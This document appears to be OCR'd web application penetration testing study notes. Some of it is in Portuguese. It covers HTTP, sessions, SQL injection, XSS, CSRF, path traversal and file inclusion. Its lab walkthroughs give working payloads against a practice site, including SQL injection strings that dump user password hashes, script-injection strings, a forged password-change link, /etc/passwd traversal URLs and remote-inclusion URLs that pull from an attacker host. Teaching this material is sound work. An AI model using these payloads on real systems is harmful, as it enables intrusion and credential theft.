
Code-Injection

HTTP Protocol

6.1.2 The HTTP Protocol

HTTP is an application-level protocol in the TCP/IP protocol suite, and it uses TCP as the underlying transport layer protocol for transmitting messages. HTTP uses a request/response model, which basically means that an HTTP client program sends an HTTP request message to a server, and then the server returns an HTTP response message, as demonstrated in Figure 6-2.

Figure 6-2 *- HTTP Request/Response Model*



HTTP Methods


When HTTP servers and browsers communicate with each other, they perform interactions based on headers as well as body content. The HTTP request shown in Figure 6-3 has the following structure:

- **The method:** In this example, the method is an HTTP **GET**, although it could be any of the following:
  - **GET:** Retrieves information from the server
  - **HEAD:** Basically the same as **GET** but returns only HTTP headers and no document body
  - **POST:** Sends data to the server (typically using HTML forms, API requests, and so on)
  - **TRACE:** Does a message loopback test along the path to the target resource
  - **PUT:** Uploads a representation of the specified URI
  - **DELETE:** Deletes the specified resource
  - **OPTIONS:** Returns the HTTP methods that the server supports
  - **CONNECT:** Converts the request connection to a transparent TCP/IP tunnel.
- **The URI and the path-to-resource field:** This represents the path portion of the requested URL.
- **The request version-number field:** This specifies the version of HTTP used by the client.
- **The user agent:** In this example, Chrome was used to access the website. In the packet capture you see the following:

```
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_13_4) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/66.0.3359.181 Safari/537.36
```

https://www.w3schools.com/tags/ref_httpmethods.asp

HTTP Messages



https://www.w3schools.com/tags/ref_httpmessages.asp

HTTP URL Structure

HTTP and other protocols use URLs – and you are definitely familiar with URLs because you use them every day. This section explains the elements of a URL so you can better understand how to abuse some of these parameters and elements from an offensive security perspective.

Consider the URL https://theartofhacking.org:8123/dir/test;id=89?name= omar&x=true. Let's break down this URL into its component parts:

HTTP URL Categori-es	**HTTP URL Examples Options**
Scheme	https://
Host	thearthac-king.org
Port	8123
Path	/dir/test
path-segment-params	id=89
Query-string	name=o-mar&x=t-rue

TIP As a practice exercise, use curl to create a connection to the web.h4cker.org website. Try to change the version to HTTP 2.0 and use Wireshark. Can you see the difference between the versions of HTTP in a packet capture?

https://curl.se/docs/http2.html

TIP A REST API (or RESTful API) is a type of application programming interface (API) that conforms to the specification of the representational state transfer (REST) architectural style and allows for interaction with web services. REST APIs are used to build and integrate multiple-application software. In short, if you want to interact with a web service to retrieve information or add, delete, or modify data, an API helps you communicate with such a system in order to fulfill the request. REST APIs use JSON as the standard format for output and requests. SOAP is an older technology used in legacy APIs that use XML instead of JSON. Extensible Markup Language Remote Procedure Call (XML-RPC) is a protocol in legacy applications that uses XML to encode its calls and leverages HTTP as a transport mechanism.

Web Sessions

A web session is a sequence of HTTP request and response transactions between a web client and a server. These transactions include pre-authentication tasks, the authentication process, session management, access control, and session finalization. Numerous web applications keep track of information about each user for the duration of a web transaction. Several web applications have the ability to establish variables such as access rights and localization settings. These variables apply to each and every interaction a user has with the web application for the duration of the session.

Web applications can create sessions to keep track of anonymous users after the very first user request. For example, an application can remember the user language preference every time it visits the site or application front end. In addition, a web application uses a session after the user has authenticated. This allows the application to identify the user on any subsequent requests and be able to apply security access controls and increase the usability of the application. In short, web applications can provide session capabilities both before and after authentication.

After an authenticated session has been established, the session ID (or token) is temporarily equivalent to the strongest authentication method used by the application, such as usernames and passwords, one-time passwords, and client-based digital certificates.

Authentication - OWASP Cheat Sheet Series

NOTE It is very important that a session ID be unique and unpredictable. You should use a good deterministic random bit generator (DRBG) to create a session ID value that provides at least 256 bits of entropy.

TIP Web development frameworks such as ASP.NET, PHP, and Ruby on Rails provide their own session management features and associated implementations. It is recommended to use these built-in frameworks rather than build your own from scratch, since they have been tested by many people. When you perform pen testing, you are likely to find people trying to create their own frameworks. In addition, JSON Web Token (JWT) can be used for authentication in modern applications.

Index Top 10 OWASP

https://cheatsheetseries.owasp.org/IndexTopTen.html

https://github.com/OWASP/Top10

Business logic flaws enable an attacker to use legitimate transactions and flows of an application in a way that results in a negative behavior or outcome. Most common business logic problems are different from the typical security vulnerabilities in an application (such as XSS, CSRF, and SQL

injection). A challenge with business logic flaws is that they can’t typically be found by using scanners or other similar tools.

The likelihood of business logic flaws being exploited by threat actors depends on many circumstances. However, such exploits can have serious consequences. Data validation and use of a detailed threat model can help prevent and mitigate the effects of business logic flaws. OWASP offers recommendations on how to test and protect against business logic attacks at https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/10-Business_Logic_Testing/01-Test_Business_Logic_Data_Validation.

MITRE has assigned Common Weakness Enumeration (CWE) ID 840 (CWE-840) to business logic errors. You can obtain detailed information about CWE-840 at https://cwe.mitre.org/data/definitions/840.html. That website also provides several granular examples of business logic flaws including the following:

Unverified ownership
Authentication bypass using an alternate path or channel
Authorization bypass through user-controlled key
Weak password recovery mechanism for forgotten password
Incorrect ownership assignment
Allocation of resources without limits or throttling
Premature release of resource during expected lifetime
Improper enforcement of a single, unique action
Improper enforcement of a behavioral workflow

Let’s change gears a little and look at injection-based vulnerabilities and how to exploit them. An attacker takes advantage of code injection vulnerabilities by injecting code into a vulnerable system to change the course of execution and force an application or a system to process invalid data. Successful exploitation can lead to the disclosure of sensitive information, manipulation of data, denial-of-service (DoS) conditions, and more. The following are examples of injection-based vulnerabilities that are discussed in the following sections:

SQL injection vulnerabilities
HTML injection vulnerabilities
Command injection vulnerabilities
Lightweight Directory Access Protocol (LDAP) injection vulnerabilities

There are three types of SQL injection attacks:

In-band SQL injection, where data is obtained via the same channel used to inject the SQL code.
Out-of-band SQL injection, where the attacker retrieves data using a different channel.
Blind SQL injection, where the attacker doesn't make the application display or transfer any data, but discerns the information by sending specific statements and observing the application and database's behavior.

SQL injection (SQLi) vulnerabilities can be catastrophic because they can allow an attacker to view, insert, delete, or modify records in a database. In injection attack, the attacker inserts, or injects, partial or complete SQL queries via the web application. The attacker injects SQL commands into input fields in an application or a URL in order to execute predefined SQL commands.

A Brief Introduction to SQL

As you may know, the following are some of the most common SQL statements (commands):

- **SELECT:** Used to obtain data from a database
- **UPDATE:** Used to update data in a database
- **DELETE:** Used to delete data from a database
- **INSERT INTO:** Used to insert new data into a database
- **CREATE DATABASE:** Used to create a new database
- **ALTER DATABASE:** Used to modify a database
- **CREATE TABLE:** Used to create a new table
- **ALTER TABLE:** Used to modify a table
- **DROP TABLE:** Used to delete a table
- **CREATE INDEX:** Used to create an index or a search key element
- **DROP INDEX:** Used to delete an index

SQL Injection Categories

SQL injection attacks can be divided into the following categories:

- **In-band SQL injection:** With this type of injection, the attacker obtains the data by using the same channel that is used to inject the SQL code. This is the most basic form of an SQL injection attack, where the data is dumped directly in a web application (or web page).
- **Out-of-band SQL injection:** With this type of injection, the attacker retrieves data using a different channel. For example, an email, a text, or an instant message could be sent to the attacker with the results of the query; or the attacker might be able to send the compromised data to another system.
- **Blind (or inferential) SQL injection:** With this type of injection, the attacker does not make the application display or transfer any data; rather, the attacker is able to reconstruct the information by sending specific statements and discerning the behavior of the application and database.

There are essentially five techniques that can be used to exploit SQL injection vulnerabilities:

- **Union operator:** This is typically used when an SQL injection vulnerability allows a **SELECT** statement to combine two queries into a single result or a set of results.
- **Boolean:** This is used to verify whether certain conditions are true or false.
- **Error-based technique:** This is used to force the database to generate an error in order to enhance and refine an attack (injection).
- **Out-of-band technique:** This is typically used to obtain records from the database by using a different channel. For example, it is possible to make an HTTP connection to send the results to a different web server or a local machine running a web service.
- **Time delay:** It is possible to use database commands to delay answers. An attacker may use this technique when he or she doesn't get output or error messages from the application.

SQL injection can also be exploited by manipulating a URL query string, as demonstrated here:

https://store.h4cker.org/buystuff.php?id=99 AND 1=2

This vulnerable application then performs the following SQL query:

SELECT * FROM products WHERE product_id=99 AND 1=2
The attacker may then see a message specifying that there is no content available or a blank page. The attacker can then send a valid query to see if there are any results coming back from the application, as shown here:

https://store.h4cker.org/buystuff.php?id=99 AND 1=1
Some web application frameworks allow multiple queries at once. An attacker can take advantage of that capability to perform additional exploits, such as adding records. The following statement, for example, adds a new user called omar to the users table of the database:

https://store.h4cker.org/buystuff.php?id=99; INSERT INTO users(username) VALUES ('omar')

Cheat Sheet
https://www.geeksforgeeks.org/sql-ddl-dml-tcl-dcl/

Practice

https://owasp.org/www-project-web-security-testing-guide/


Pentest Lab Online Damn Vulnerable Web Application

https://pentest-ground.com/

Command Injection

A command injection is an attack in which an attacker tries to execute commands that he or she is not supposed to be able to execute on a system via a vulnerable application. Command injection attacks are possible when an application does not validate data supplied by the user (for example, data entered in web forms, cookies, HTTP headers, and other elements). The vulnerable system passes that data into a system shell.

Ex:



https://owasp.org/www-community/attacks/Command_Injection

Directory Tranversal
https://pentest-ground.com:4280/vulnerabilities/fi/?page=../../../../../etc/httpd/httpd.conf

Remote File Inclusion
https://pentest-ground.com:4280/vulnerabilities/fi/?page=http://malicious.h4cker.org/cookie.html

SQL Injection

*SQL Injection

1° Selecione “SQL Injection”

2° No campo User ID digite [' OR 1=1 #] e Submit.

Obs: A saída confirma que existe uma vulnerabilidade que permite a execução de instruções SQL inseridas diretamente nos campos de entrada.

3° No campo User digite [1' OR 1=1 UNION SELECT 1, VERSION()#] e Submit.

Obs: A saída confirma que foi possível identificar o serviço de banco de dados Database Management System (DBMS) e o sistema operacional rodando no servidor.

4° No campo User digite [1' OR 1=1 UNION SELECT user, password FROM users #] e Submit.

Obs: A saída retorna uma lista de usuários e o hash das senhas armazenadas na base de dados.

5° Acesse https://crackstation.net/ copiar e colar o hash da conta de admin para ver a senha.

Cross-site scripting (XSS)

Cross-site scripting (XSS) vulnerabilities, which have become some of the most common web application vulnerabilities, are achieved using the following attack types:

Reflected XSS
Stored (persistent) XSS
DOM-based XSS

Successful exploitation could result in installation or execution of malicious code, account compromise, session cookie hijacking, revelation or modification of local files, or site redirection.

You typically find XSS vulnerabilities in the following:

Search fields that echo a search string back to the user
HTTP headers
Input fields that echo user data
Error messages that return user-supplied text
Hidden fields that may include user input data
Applications (or websites) that display user-supplied data

XSS (Refleted)

Ex:
1° Type the string **Reflected_Test** in the What's your name? box and click Submit.

2° View Source Code of Page

Obs: The presence of the string in the page source HTML indicates that values entered in a user response text field are inserted into the source code for the page. This indicates to an attacker that the page may be vulnerable to reflected XSS attacks.

3° Type the string **<script>alert("Your Server Has Hacked!")</script>** in the What's your name? box and click Submit.
<script>alert("Your Server Has Hacked!")</script>

Obs: In this example, the dialog box message is “Your Server Has Hacked!” However, in a real attack, an attacker might present users with text persuading them to perform a specific action, such as “your password has expired” or “please log in again.” The goal of the attacker would be to redirect the user to another site to steal his or her credentials when the user tries to change the password or once again log in to the fake application.

Evasion: https://cheatsheetseries.owasp.org/cheatsheets/XSS_Filter_Evasion_Cheat_Sheet.html

XSS (Stored)

Ex:
1° Type the string **XSS Test#1** in the Name* field and type **Stored XSS Test** in the Message * field. click Sign Guestbook.

2° View Source Code of Page

Obs: Both strings, Test#1 and Stored XSS Test, will be in the page source code indicating that the two

input fields may be vulnerable to a Stored XSS attack.

3° Enter **Test#1** in the Name * box and enter the following payload **<script>alert("Your Server Has Hacked!")</script>**in the Message * field and click Sign Guestbook.

Obs: An XSS alert popup box will appear with the words You are hacked!. This means the site was vulnerable to stored XSS attacks and we have successfully exploited the vulnerability.

4° 1. Refresh the page. If alerted, click **Resend** to display the page. The XSS alert popup box will appear again. Because the XSS payload is stored in the guestbook, the alert popup box will appear each time the page is refreshed.

Cross-site request forgery (CSRF)

Cross-site request forgery (abbreviated CSRF or XSRF) attacks occur when unauthorized commands are transmitted from a user who is trusted by an application. CSRF attacks are different from XSS attacks because they exploit the trust that an application has in a user's browser.

CSRF attacks typically affect applications (or websites) that rely on a user's identity. Attackers can trick the user's browser into sending HTTP requests to a target website. An example of a CSRF attack is a user authenticated by the application through a cookie saved in the browser unwittingly sending an HTTP request to a site that trusts the user, subsequently triggering an unwanted action

Ex:
https://pentest-ground.com:4280/vulnerabilities/csrf/?password_new=newpasswd&password_conf=newpasswd&Change=Change#

Obs: If the user follows this link, his or her password will be changed to newpasswd.

Mitigation: https://seclab.stanford.edu/websec/csrf/csrf.pdf

Misconfiguration

Attackers can take advantage of security misconfigurations, including directory traversal vulnerabilities and cookie manipulation.
A directory traversal vulnerability (often referred to as path traversal) can allow attackers to access files and directories that are stored outside the web root folder.

Ex:
https://pentest-ground.com:4280/vulnerabilities/fi/?page=../../../../../etc/passwd

Obs: The vulnerable application shows the contents of the /etc/passwd file to the attacker.

An attacker can also use several other combinations of encoding – for example, operating system-specific path structures such as / in Linux or macOS systems and in Windows.

The following are a few best practices for preventing and mitigating directory traversal vulnerabilities:

Understand how the underlying operating system processes filenames provided by a user or an application.
Never store sensitive configuration files inside the web root directory.
Prevent user input when using file system calls.
Prevent users from supplying all parts of the path. You can do this by surrounding the user input with your path code.
Perform input validation by only accepting known good input.

File Inclusion

A local file inclusion (LFI) vulnerability occurs when a web application allows a user to submit input into files or upload files to the server. Successful exploitation could allow an attacker to read and (in some cases) execute files on the victim's system. Some LFI vulnerabilities can be critical if a web application is running with high privileges or as root. Such vulnerabilities can allow attackers to gain access to sensitive information and can even enable them to execute arbitrary commands in the affected system.

Remote file inclusion (RFI) vulnerabilities are similar to LFI vulnerabilities. However, when an attacker exploits an RFI vulnerability, instead of accessing a file on the victim, the attacker is able to execute code hosted on his or her own system (the attacking system).

Ex:
https://pentest-ground.com:4280/vulnerabilities/fi/?page=http://malicious.h4cker.org/malware.html

Obs: In this example, the attacker's website (http://malicious.h4cker.org/malware.html) is likely to host malware or malicious scripts that can be executed when the victim visits that site.

Exploiting Authentication-Based Vulnerabilities

An attacker can bypass authentication in vulnerable systems by using several methods. The following are the most common ways to take advantage of authentication-based vulnerabilities in an affected system:

Credential brute forcing
Session hijacking
Redirecting
Exploiting default credentials
Exploiting weak credentials
Exploiting Kerberos

Exploiting Insecure Code Practices

Report

https://sitereport.netcraft.com/

Vulnerabilities Scanner Online

https://hostedscan.com/